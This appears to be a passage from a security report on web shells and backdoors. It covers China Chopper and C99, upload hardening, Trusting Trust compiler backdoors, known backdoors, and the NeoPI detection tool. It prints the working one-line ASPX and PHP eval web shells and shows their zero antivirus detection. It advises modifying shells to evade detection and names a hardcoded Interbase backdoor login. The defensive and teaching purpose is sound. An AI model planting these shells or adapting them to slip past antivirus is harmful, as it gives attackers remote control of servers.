


Figure 13: Virtual Terminal provides a command shell for OS interaction

PAYLOAD ATTRIBUTES

We stated above that this backdoor is stealthy due to a number of factors including the following:

- Size
- Server-side content
- Client-side content
- AV detection rate

Size

Legitimate and illegitimate software usually suffer from the same principle: more features equals more code, which equals larger size. Considering how many features this Web shell contains, it is incredibly small — just 73 bytes for the aspx version, or 4 kilobytes on disk (see Figure 14). Compare that to other Web shells such as Laudanum (619 bytes) or RedTeam Pentesting (8,527 bytes). China Chopper is so small and simple that you could conceivably type the contents of the shell by hand.




Figure 14: China Chopper file properties

Server-Side Content

The server side content could easily be overlooked among the other files associated with a vanilla install of a complex application. The code does not look too evil in nature, but is curious.




Figure 15: The content of the file seems relatively benign, especially if you add a warm and fuzzy word like Security as the shell password

Below are the contents of the Web shell for two of its varieties.

ASPX:

```
<% @ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

PHP:

```
<?php @eval($_POST['password']);?>
```

Client-Side Content

Because all of the code is server-side language that does not generate any client-side code, browsing to the Web shell and viewing the source as a client reveals nothing.




Figure 16: Viewing the source of the web shell reveals nothing to the client

Anti-virus Detection Rate

Running the Web shell through the virus-scanning website No Virus Thanks shows a detection rate of 0 out of 14, indicating that most, if not all, anti-virus tools would miss the Web shell on an infected system.

← → ↻ vscan.novirusthanks.org/analysis/f2ac6532ca6220e

Date	2013-06-07 02:39:18 (GMT 1)
File name	shellme.aspx
File size	73 bytes
MD5 hash	f2ac6532ca6220ea4cb1720b81e74007
SHA1 hash	74325800d1b9499cfd09cd8902305e16d8bbfe12
Detection rate:	0 on 14 (0%)
Status:	CLEAN












Antivirus	Engine	Result
 Asquared	5.1.0.3	-
 Avast	5.0	-
 AVG	10.0.0.1190	-
 Avira	7.11.7.12	-
 BitDefender	7.0.0.2555	-
 ClamAV	0.97.4	-
 Comodo	1.0	-
 DrWeb	5.0.2	-
 Fprot	6.0	-
 IkarusT3	T31001097	-
 Panda	10.0.3.0	-

Figure 17: Results of multiple anti-virus engine inspections showing China Chopper coming up clean

The same holds true for VirusTotal. None of its 47 anti-virus engines flags China Chopper as malicious.

Antivirus scan for f2ac6532ca6220ea4cb1720b81e74007 at UTC - VirusTotal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://www.virustotal.com/en/file/c02c66dd2960c05ecf9d05ace2a4a8d2cd8b2e2a5e76c0ff0c7dd904c6a49bc

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: c02c66dd2960c05ecf9d05ace2a4a8d2cd8b2e2a5e76c0ff0c7dd904c6a49bc

File name: shellme.aspx

Detection ratio: 0 / 47

Analysis date: 2013-07-08 13:33:54 UTC (0 minutes ago)

More details

Analysis Additional information Comments Votes

Antivirus	Result	Update
Agnitum	OK	20130707
AhnLab-V3	OK	20130708
AntiVir	OK	20130708
Antiy-AVL	OK	20130708
Avast	OK	20130708
AVG	OK	20130708

Transferring data from chart.googleapis.com...

www.virustotal.com

Figure 18: Results of multiple AV engine inspections showing the Web shell comes up clean

C99 Analysis

There is a web shell called c99 that is much more featureful and very popular web shell for php.

It has plenty for features like

1. **File browsing/upload/delete**
2. **Execute commands**
3. **View system details**
4. **View running processes**
5. **Run php code etc.**

It looks like this



Figure 19: C99Shell GUI

On the welcome page, on top it shows the system information, followed by links to utilities and file browsing quick links. Next section is a file browser and other tools.

The target server might be running firewalls/antivirus programs that can detect such legacy web shells. The detection is based on the md5 hash of the file. Then you might have to either modify the file to an extent that it goes undetected, or write your own webshell. Again, writing a web shell should not be too difficult, especially in a language like php, if you know it well.

2.2. Webshell prevention

To prevent shell upload vulnerabilities, search your application code for calls to `move_uploaded_files()` and strengthen each piece of code that uses that function. I recommend creating a spreadsheet that enumerates all code that can be used to upload files in the application to keep track of the application hardening process. The following defenses can be used to defend against shell upload vulnerabilities:

- require authentication to upload files
- store uploaded files in a location not accessible from the web
- don't eval or include uploaded data
- scramble uploaded file names and extensions,
- define valid types of files that the users should be allowed to upload.

A maximum possible combination of these defenses should be used according to the defense in depth principle.

Authentication should be required to upload files. Examine each piece of code that can be used to upload files to make sure that the `move_uploaded_files()` function will not be executed unless the script is accessed by a valid authenticated user. Pay particular attention to the fact that PHP files can be executed individually and not as a part of the application. One effective technique to prevent PHP files from being executed independently from the main application is to place all code in supplementary files inside class definitions. Another method is to check the value of a variable that is defined by the application before executing any code in the supplementary PHP files. The supplementary files are the files that contain application code but are not intended to be directly executed by the user by being accessed via HTTP requests - these files are intended to be executed by the application when needed using the `include()` function.

Another mitigation technique is to store the uploaded files in a location that is not web-accessible. There are several options for doing so. It's possible to store uploaded files outside of the web root, in a database, or in a folder that is configured as inaccessible using the web server configuration. A web application developer should know what the web root folder is (the folder that is accessible from the web). Placing uploaded files a level above the web root folder makes

them inaccessible from the web. The result is that even if an attacker is able to upload a shell, the attacker won't be able to access it.

Storing uploaded files outside the web root is a strong and easy to implement measure, but it might make installing the application on a large amount of servers slightly more difficult. Because the servers then need to be configured to allow storing files outside of the web root by creating a folder to store the uploaded files and granting the web server permissions to write to that folder, this additional configuration work is a primary reason why many commercial applications store uploaded files in a web accessible locations – and subsequently, suffer from shell upload vulnerabilities. Another mitigation method, which is virtually identical, is to store uploaded files in a database. Files stored in a database cannot be accessed directly via HTTP requests, so even if an attacker is able to upload a shell, they won't be able to access it. If the application is already using a database, there is no additional end-user configuration required for using the database method to contain the uploaded files; however, it is harder to code and there is some maintenance overhead because the database might become quite large and therefore the backups also.

Configuring a folder inside of web root as web inaccessible using web server configuration directive is another mitigation technique, however it's also the easiest to implement incorrectly. Most commonly this is accomplished using .htaccess files. The challenge is that protecting the upload folder then becomes the responsibility of the end user. When done correctly, using web server configuration to block access to the uploads folder is just as effective as the other methods, but many users don't set it up correctly.

When it comes to accessing the uploaded files, a PHP script should be used to read the specified file and return its contents. This can be used to show uploaded images in the browser or for any other purpose where it is necessary for the users to access the uploaded files. The fact that a PHP script returns the contents of the uploaded files rather than the web server processing the uploaded files as a result of direct requests means that there is no chance that the uploaded files will be executed as code.

Do not eval or include uploaded data. No realistic application requirements where executing uploaded user files as server-side code would be a good idea come to mind, so this is just a technical note. If you are for some reason tempted to include() or eval() user uploaded files, just don't.

The file names and extensions of uploaded files should be changed to prevent possible execution. If the original file names need to be preserved, they should be stored in a lookup table, either in a database or in a XML file. Web servers execute PHP files as code based on file extensions. If a file has an extension that is defined as code in the server's configuration, it will be executed. Common PHP file extensions are .php and .php5, but there may be others, depending on the server configuration. It is important not to allow attackers to upload files with extensions that allow the files to be interpreted as code. Scrambling the file extensions, or even removing them completely, accomplishes that. Scrambling the file names also provides the added bonus that it makes it more difficult for the attacker to find the uploaded file(s) and thus makes it harder to create HTTP requests that access those files directly.

Lastly, be sure to define valid types of files that the user is allowed to upload. The application should define possible valid file extensions and the developer should make sure that none of the allowed file extensions can be interpreted as application code by the web server. Do not bother validating the MIME type of the upload - that can be easily faked by the attacker. However, it does help to validate the extension of the file being uploaded and after passing such validation, all uploaded files should still be treated as dangerous. Don't rely on file type validation as a sufficient defense - it should be used in addition to other countermeasures described in this blog.

In summary, shell upload vulnerabilities can be effectively prevented by blocking direct access to uploaded files and limiting the ability of users to upload files.

2.3. What is a backdoor

A backdoor is a method, often secret, of bypassing normal authentication in a product, computer system, cryptosystem or algorithm etc. Backdoors are often used for securing unauthorized remote access to a computer, or obtaining access to plaintext in cryptographic systems.

A backdoor may take the form of a hidden part of a program a separate program (e.g. Back Orifice may subvert the system through a rootkit), or may be a hardware feature. Although normally surreptitiously installed, in some cases backdoors are deliberate and

widely known. These kinds of backdoors might have "legitimate" uses such as providing the manufacturer with a way to restore user passwords.

Default passwords can function as backdoors if they are not changed by the user. Some debugging features can also act as backdoors if they are not removed in the release version.

In 1993 the United States government attempted to deploy an encryption system, the Clipper chip, with an explicit backdoor for law enforcement and national security access. The chip was unsuccessful internationally and in business.

Object code backdoors

Harder to detect backdoors involve modifying object code, rather than source code – object code is much harder to inspect, as it is designed to be machine-readable, not human-readable. These backdoors can be inserted either directly in the on-disk object code, or inserted at some point during compilation, assembly linking, or loading – in the latter case the backdoor never appears on disk, only in memory. Object code backdoors are difficult to detect by inspection of the object code, but are easily detected by simply checking for changes (differences), notably in length or in checksum, and in some cases can be detected or analyzed by disassembling the object code. Further, object code backdoors can be removed (assuming source code is available) by simply recompiling from source.

Thus for such backdoors to avoid detection, all extant copies of a binary must be subverted, and any validation checksums must also be compromised, and source must be unavailable, to prevent recompilation. Alternatively, these other tools (length checks, diff, checksumming, disassemblers) can themselves be compromised to conceal the backdoor, for example detecting that the subverted binary is being checksummed and returning the expected value, not the actual value. To conceal these further subversions, the tools must also conceal the changes in themselves – for example, a subverted checksummer must also detect if it is checksumming itself (or other subverted tools) and return false values. This leads to extensive changes in the system and tools being needed to conceal a single change.

Because object code can be regenerated by recompiling (reassembling, relinking) the original source code, making a persistent object code backdoor (without modifying source code) requires subverting the compiler itself – so that when it detects that it is compiling the program under attack it inserts the backdoor – or alternatively the assembler, linker, or loader. As this requires subverting the compiler, this in turn can be fixed by recompiling the compiler, removing the backdoor insertion code. This defense can in turn be subverted by putting a source meta-backdoor in the compiler, so that when it detects that it is compiling itself it then inserts this meta-backdoor generator, together with the original backdoor generator for the original program under attack. After this is done, the source meta-backdoor can be removed, and the compiler recompiled from original source with the compromised compiler executable: the backdoor has been bootstrapped. This attack dates to Karger & Schell (1974), and was popularized in Thompson's 1984 article, entitled "Reflections on Trusting Trust" it is hence colloquially known as the "Trusting Trust" attack. See compiler backdoors, below, for details. Analogous attacks can target lower levels of the system, such as the operating system, and can be inserted during the system booting process; these are also mentioned in Karger & Schell (1974), and now exist in the form of boot sector viruses.

Asymmetric backdoors

A traditional backdoor is a symmetric backdoor: anyone that finds the backdoor can in turn use it. The notion of an asymmetric backdoor was introduced by Adam Young and Moti Yung in the *Proceedings of Advances in Cryptology: Crypto '96*. An asymmetric backdoor can only be used by the attacker who plants it, even if the full implementation of the backdoor becomes public (e.g., via publishing, being discovered and disclosed by reverse engineering, etc.). Also, it is computationally intractable to detect the presence of an asymmetric backdoor under black-box queries. This class of attacks have been termed kleptography; they can be carried out in software, hardware (for example, smartcards), or a combination of the two. The theory of asymmetric backdoors is part of a larger field now called cryptovirology. Notably, NSA inserted a kleptographic backdoor into theDual_EC_DRBG standard.

There exists an experimental asymmetric backdoor in RSA key generation. This OpenSSL RSA backdoor was designed by Young and Yung, utilizes a twisted pair of elliptic curves, and has been made available.

Compiler backdoors

A sophisticated form of black box backdoor is a compiler backdoor, where not only is a compiler subverted (to insert a backdoor in some other program, such as a login program), but it is further modified to detect when it is compiling itself and then inserts both the backdoor insertion code (targeting the other program) and the code modifying self-compilation, like the mechanism how retroviruses infect their host. This can be done by modifying the source code, and the resulting compromised compiler (object code) can compile the original (unmodified) source code and insert itself: the exploit has been boot-strapped.

This attack was originally presented in Karger & Schell (1974, p. 52, section 3.4.5: "Trap Door Insertion"), which was a United States Air Force security analysis of Multics, where they described such an attack on a PL/I compiler, and call it a "compiler trap door"; they also mention a variant where the system initialization code is modified to insert a backdoor during booting, as

this is complex and poorly understood, and call it an "initialization trapdoor"; this is now known as a boot sector virus.

This attack was then actually implemented and popularized by Ken Thompson, in his Turing Award acceptance speech in 1983 (published 1984), "Reflections on Trusting Trust",^[9] which points out that trust is relative, and the only software one can truly trust is code where every step of the bootstrapping has been inspected. This backdoor mechanism is based on the fact that people only review source (human-written) code, and not compiled machine code (object code). A program called a compiler is used to create the second from the first, and the compiler is usually trusted to do an honest job.

Thompson's paper describes a modified version of the Unix C compiler that would:

- Put an invisible backdoor in the Unix login command when it noticed that the login program was being compiled, and as a twist
- Also add this feature undetectably to future compiler versions upon *their* compilation as well.

Because the compiler itself was a compiled program, users would be extremely unlikely to notice the machine code instructions that performed these tasks. (Because of the second task, the compiler's source code would appear "clean".) What's worse, in Thompson's proof of concept implementation, the subverted compiler also subverted the analysis program (the disassembler), so that anyone who examined the binaries in the usual way would not actually see the real code that was running, but something else instead.

An updated analysis of the original exploit is given in Karger & Schell (2002, Section 3.2.4: Compiler trap doors), and a historical overview and survey of the literature is given in Wheeler (2009, Section 2: Background and related work).

Occurrences

Thompson's version was, officially, never released into the wild. It is believed, however, that a version was distributed to BBN and at least one use of the backdoor was recorded. There are scattered anecdotal reports of such backdoors in subsequent years.

This attack was recently (August 2009) discovered by Sophos labs: The W32/Induc-A virus infected the program compiler for Delphi, a Windows programming language. The virus introduced its own code to the compilation of new Delphi programs, allowing it to infect and propagate to many systems, without the knowledge of the software programmer. An attack that propagates by building its own Trojan horse can be especially hard to discover. It is believed that the Induc-A virus had been propagating for at least a year before it was discovered.

2.4. Known Backdoors

- Back Orifice was created in 1998 by hackers from Cult of the Dead Cow group as a remote administration tool. It allowed Windows computers to be remotely controlled over a network and exploited the name similarity with Microsoft BackOffice.
- The Dual_EC_DRBG cryptographically secure pseudorandom number generator was revealed in 2013 to possibly have a kleptographic backdoor deliberately inserted by NSA, who also had the private key to the backdoor.
- Several backdoors in the unlicensed copies of WordPress plug-ins were discovered in March 2014. They were inserted as obfuscated JavaScript code and silently created, for example, an admin account in the website database. A similar scheme was later exposed in the Joomla plugin.
- Borland Interbase versions 4.0 through 6.0 had a hard-coded backdoor, put there by the developers. The server code contains a compiled-in backdoor account (username: *politically*, password: *correct*), which could be accessed over a network connection, and once a user logged in with it, he could take full control over all Interbase databases. The backdoor was detected in 2001 and a patch was released.

- Juniper Networks backdoor inserted in the year 2008 into the versions of firmware ScreenOS from 6.2.0r15 to 6.2.0r18 and from 6.3.0r12 to 6.3.0r20^[22] that gives any user administrative access when using a special master password.

2.5.Prevent backdoors

Once a system has been compromised with a backdoor or Trojan horse, such as the *Trusting Trust* compiler, it is very hard for the "rightful" user to regain control of the system – typically one should rebuild a clean system and transfer data (but not executables!) over. However, several practical weaknesses in the *Trusting Trust* scheme have been suggested. For example, a sufficiently motivated user could painstakingly review the machine code of the untrusted compiler before using it. As mentioned above, there are ways to hide the Trojan horse, such as subverting the disassembler; but there are ways to counter that defense, too, such as writing your own disassembler from scratch.

A generic method to counter trusting trust attacks is called Diverse Double-Compiling (DDC). The method requires a different compiler and the source code of the compiler-under-test. That source, compiled with both compilers, results in two different stage-1 compilers, which however should have the same behavior. Thus the same source compiled with both stage-1 compilers must then result in two identical stage-2 compilers. A formal proof is given that the latter comparison guarantees that the purported source code and executable of the compiler-under-test correspond, under some assumptions. This method was applied by its author to verify that the C compiler of the GCC suite (v. 3.0.4) contained no trojan, using icc (v. 11.0) as the different compiler.

In practice such verifications are not done by end users, except in extreme circumstances of intrusion detection and analysis, due to the rarity of such sophisticated attacks, and because programs are typically distributed in binary form. Removing backdoors (including compiler backdoors) is typically done by simply rebuilding a clean system. However, the sophisticated verifications are of interest to operating system vendors, to ensure that they are not distributing a compromised system, and in high-security settings, where such attacks are a realistic concern.

Related tools

3. NeoPI

Overview

NeoPI is a Python script that uses a variety of statistical methods to detect obfuscated and encrypted content within text and script files. The intended purpose of NeoPI is to aid in the identification of hidden web shell code. The development focus of NeoPI was creating a tool that could be used in conjunction with other established detection methods such as Linux Malware Detect or traditional signature/keyword based searches.

NeoPI is platform independent and can be run on any system with Python 2.6 installed. The user running the script should have read access to all of the files that will be scanned.

NeoPI recursively scans through the file system from a base directory and will rank files based on the results of a number of tests. The ranking helps identify with a higher probability which files may be encrypted web shells. It also presents a “general” score derived from file rankings within the individual tests.

Analysis Methods Explained

NeoPI uses several different statistical methods to try and determine the likelihood that a file contains obfuscated code.

Longest String

The longest string test identifies the length of the longest uninterrupted string within a file. This is useful because obfuscated code is often stored as a long string of encoded text within a file. Many popular encoding methods, such as base64 encoding, will produce a long string without space characters. Typical text and script files will be composed of relatively short length words; identifying files with uncharacteristically long strings may help to identify files with obfuscated code.

```

longest = 0
words = re.split("[\s,\n,\r]", data)
if words:
for word in words:
if len(word) > longest:
longest = len(word)
return longest

```

The above code splits a string into “words” by space characters, new lines, and carriage returns. It then identifies and returns the length of the longest word.

Entropy

Entropy is a measure of uncertainty within a value. Shannon entropy quantifies the expected value of the information contained in a message, usually in units such as bits. This test calculates the “Shannon entropy” of a file by determining the minimum number of bytes required to encode a file. This can be thought of as a measure of randomness. Measuring entropy is useful in locating encrypted shellcode. Encryption can often introduce a large amount of entropy into a text string.

```

entropy = 0
for x in range(256):
p_x = float(data.count(chr(x)))/len(data)
if p_x > 0:
entropy += - p_x * math.log(p_x, 2)
return entropy

```

The above code will calculate the Shannon entropy of “data” and return a floating point number between 0 and 8. This value represents the byte entropy of “data”. This number equates to the number of bits per character required to represent “data”. A file containing a large degree of randomness or information would require more bits to communicate, hence producing a larger entropy value. Changing the log base from 2 to 8 within this function would return a value between 0 and 1. This may be useful to match other calculated measures of entropy. The higher

the number, the more entropy is present within the data string indicating a high degree of randomness or variety of information.

Index of Coincidence

The index of coincidence (I.C.) is a technique used in the cryptanalysis and natural language analysis of text. It calculates the occurrence of letter combinations as compared to a text sample where all letters are equally distributed. This returns a value which is generally consistent for different types of text; either by spoken language or scripting language. This value is useful in identifying text files with I.C.'s uncharacteristic for files of similar type. This may indicate that the file contains portions of text, either encoded or encrypted, that deviate from normal character distributions.

```
char_count = 0
total_char_count = 0
for x in range(256):
    char = chr(x)
    charcount = data.count(char)
    char_count += charcount * (charcount - 1)
total_char_count += charcount
ic = float(char_count)/(total_char_count * (total_char_count - 1))
self.ic_results.append({"filename":filename, "IC":ic})
# Call method to caculate_char_count and append to total_char_count
self.caculate_char_count(data)
return ic
```

The above code calculates the I.C.for string “data”. It will return a floating point number.

3.1.How to use it

NeoPI is platform independent and will run on both Linux and Windows. To start using NeoPI first checkout the code from our github repository or from this [website](#).

```
git clone ssh://git@github.com:Neohapsis/NeoPI.git
```

The small NeoPI script is now in your local directory. We are going to go through a few examples on Linux and then switch over to Windows.

Let's run neopi.py with the -h flag to see the options.

```
[sbehrens@WebServer2 opt]$ ./neopi.py -h
```

Usage: neopi.py [options]

Options:

--version show program's version number and exit

-h, --help show this help message and exit

-C FILECSV, --csv=FILECSV

generate CSV outfile

-a, --all Run all tests [Entropy, Longest Word, Compression

-e, --entropy Run entropy Test

-l, --longestword Run longest word test


-c, --ic Run IC test

-A, --auto Run auto file extension tests

Let's break down the options into greater detail.

-C FILECSV, --csv=FILECSV

This generates a CSV output file containing the results of the scan.



```
sbehrens@WebServer2:/opt
filename,Language,IC,Entropy,LongestWord
/var/www/html/wsdp2k.py,0.0456643802714,4.90646725078,43
/var/www/html/joomla/COPYRIGHT.php,0.0536165524638,4.92631752974,17
/var/www/html/joomla/configuration.php-dist,0.0471207951504,5.03399664956,73
/var/www/html/joomla/CREDITS.php,0.0408991219119,5.18348089072,93
/var/www/html/joomla/htaccess.txt,0.0421446966705,5.31327236869,53
/var/www/html/joomla/LICENSES.php,0.058879057947,4.7671549176,66
/var/www/html/joomla/robots.txt,0.0610561056106,4.22427988552,15
/var/www/html/joomla/index.php,0.0334628744204,5.4194724586,48
/var/www/html/joomla/index2.php,0.0419172779844,5.18818750348,21
/var/www/html/joomla/LICENSE.php,0.0594352901856,4.72682009778,16
/var/www/html/joomla/shell.php,0.0301596971131,5.63905226929,1312
```

Figure 20: NeoPi Results

-a, --all

This runs all tests including entropy, longest word, and index of coincidence. In general, we suggest running all tests to build the most comprehensive list of possible web shells.

-e, --entropy

This flag can be set to run only the entropy test.

-l, --longestword

This flag can be set to run only the longest word test.

-c,

--ic


This flag can be set to run only the Index of Coincidence test.

-A, --auto

This flag runs an auto generated regular expression that contains many common web application file extensions. This list is by no means comprehensive but does include a good ‘best effort’ scan if you are unsure of what web application languages your server is running. The current list of extensions are included below:

```
valid_regex = re.compile('\.php|\.asp|\.aspx|\.sh|\.bash|\.zsh|\.csh|\.tsch|\.pl|\.py|\.txt|\.cgi|\.cfm')
```

Now that we are familiar with the flags and we have downloaded a copy of the script from GIT, let’s go ahead and run it on a web server we think may be infected with obfuscated web shells. To get a feel for how many pages we have let’s run the following command:



```
root@WebServer2:/opt
[root@WebServer2 opt]# ls -R /var/www/html/ | egrep -v '\.jpg|\.ico|\.gif|\.png' | wc -l
12296
[root@WebServer2 opt]#
```

Figure 21: NeoPi attributes

We specified that we are not concerned with many common image types. We can see that this webserver has quite a large number of webpages. Let’s say I’m pretty confident that my webserver only supports PHP pages. Let’s get a count for how many PHP pages we are dealing with:



```
root@WebServer2:/opt
[root@WebServer2 opt]# ls -R /var/www/html/ | grep '\.php' | wc -l
3780
[root@WebServer2 opt]#
```

Figure 22: NeoPi attributes

We can see that the webserver hosts close to 4,000 PHP pages. We went ahead and planted four

web shells throughout the web directories. This included a fully encrypted web shell, C99, a web shell that contained a mixture of encrypted and plain text, and a shell generated by Weeveily. The files were modified to avoid signature based detection systems. This environment is meant to simulate the situation described above, where you believe a malicious web shell may exist within your web root, but signature based malware detection tools can't seem to locate any malicious files. Let's go head and run NeoPi to see if it can help.

```
[sbehrens@WebServer2 opt]$ sudo ./neopi.py -C scan1.csv -a -A /var/www/
```

```
sbehrens@WebServer2/opt
[sbehrens@WebServer2 opt]$ sudo ./neopi.py -C scan1.csv -a -A /var/www/html

[[ Average IC for Search ]]
0.0372336076461

[[ Top 10 IC files ]]
0.0156 /var/www/html/webmedia/shell13.php
0.0178 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php
0.0184 /var/www/html/wordpress/wordpress/wp-admin/weeveily.php
0.0217 /var/www/html/joomla/templates/system/index.php
0.0217 /var/www/html/joomla/administrator/templates/system/index.php
0.0225 /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php
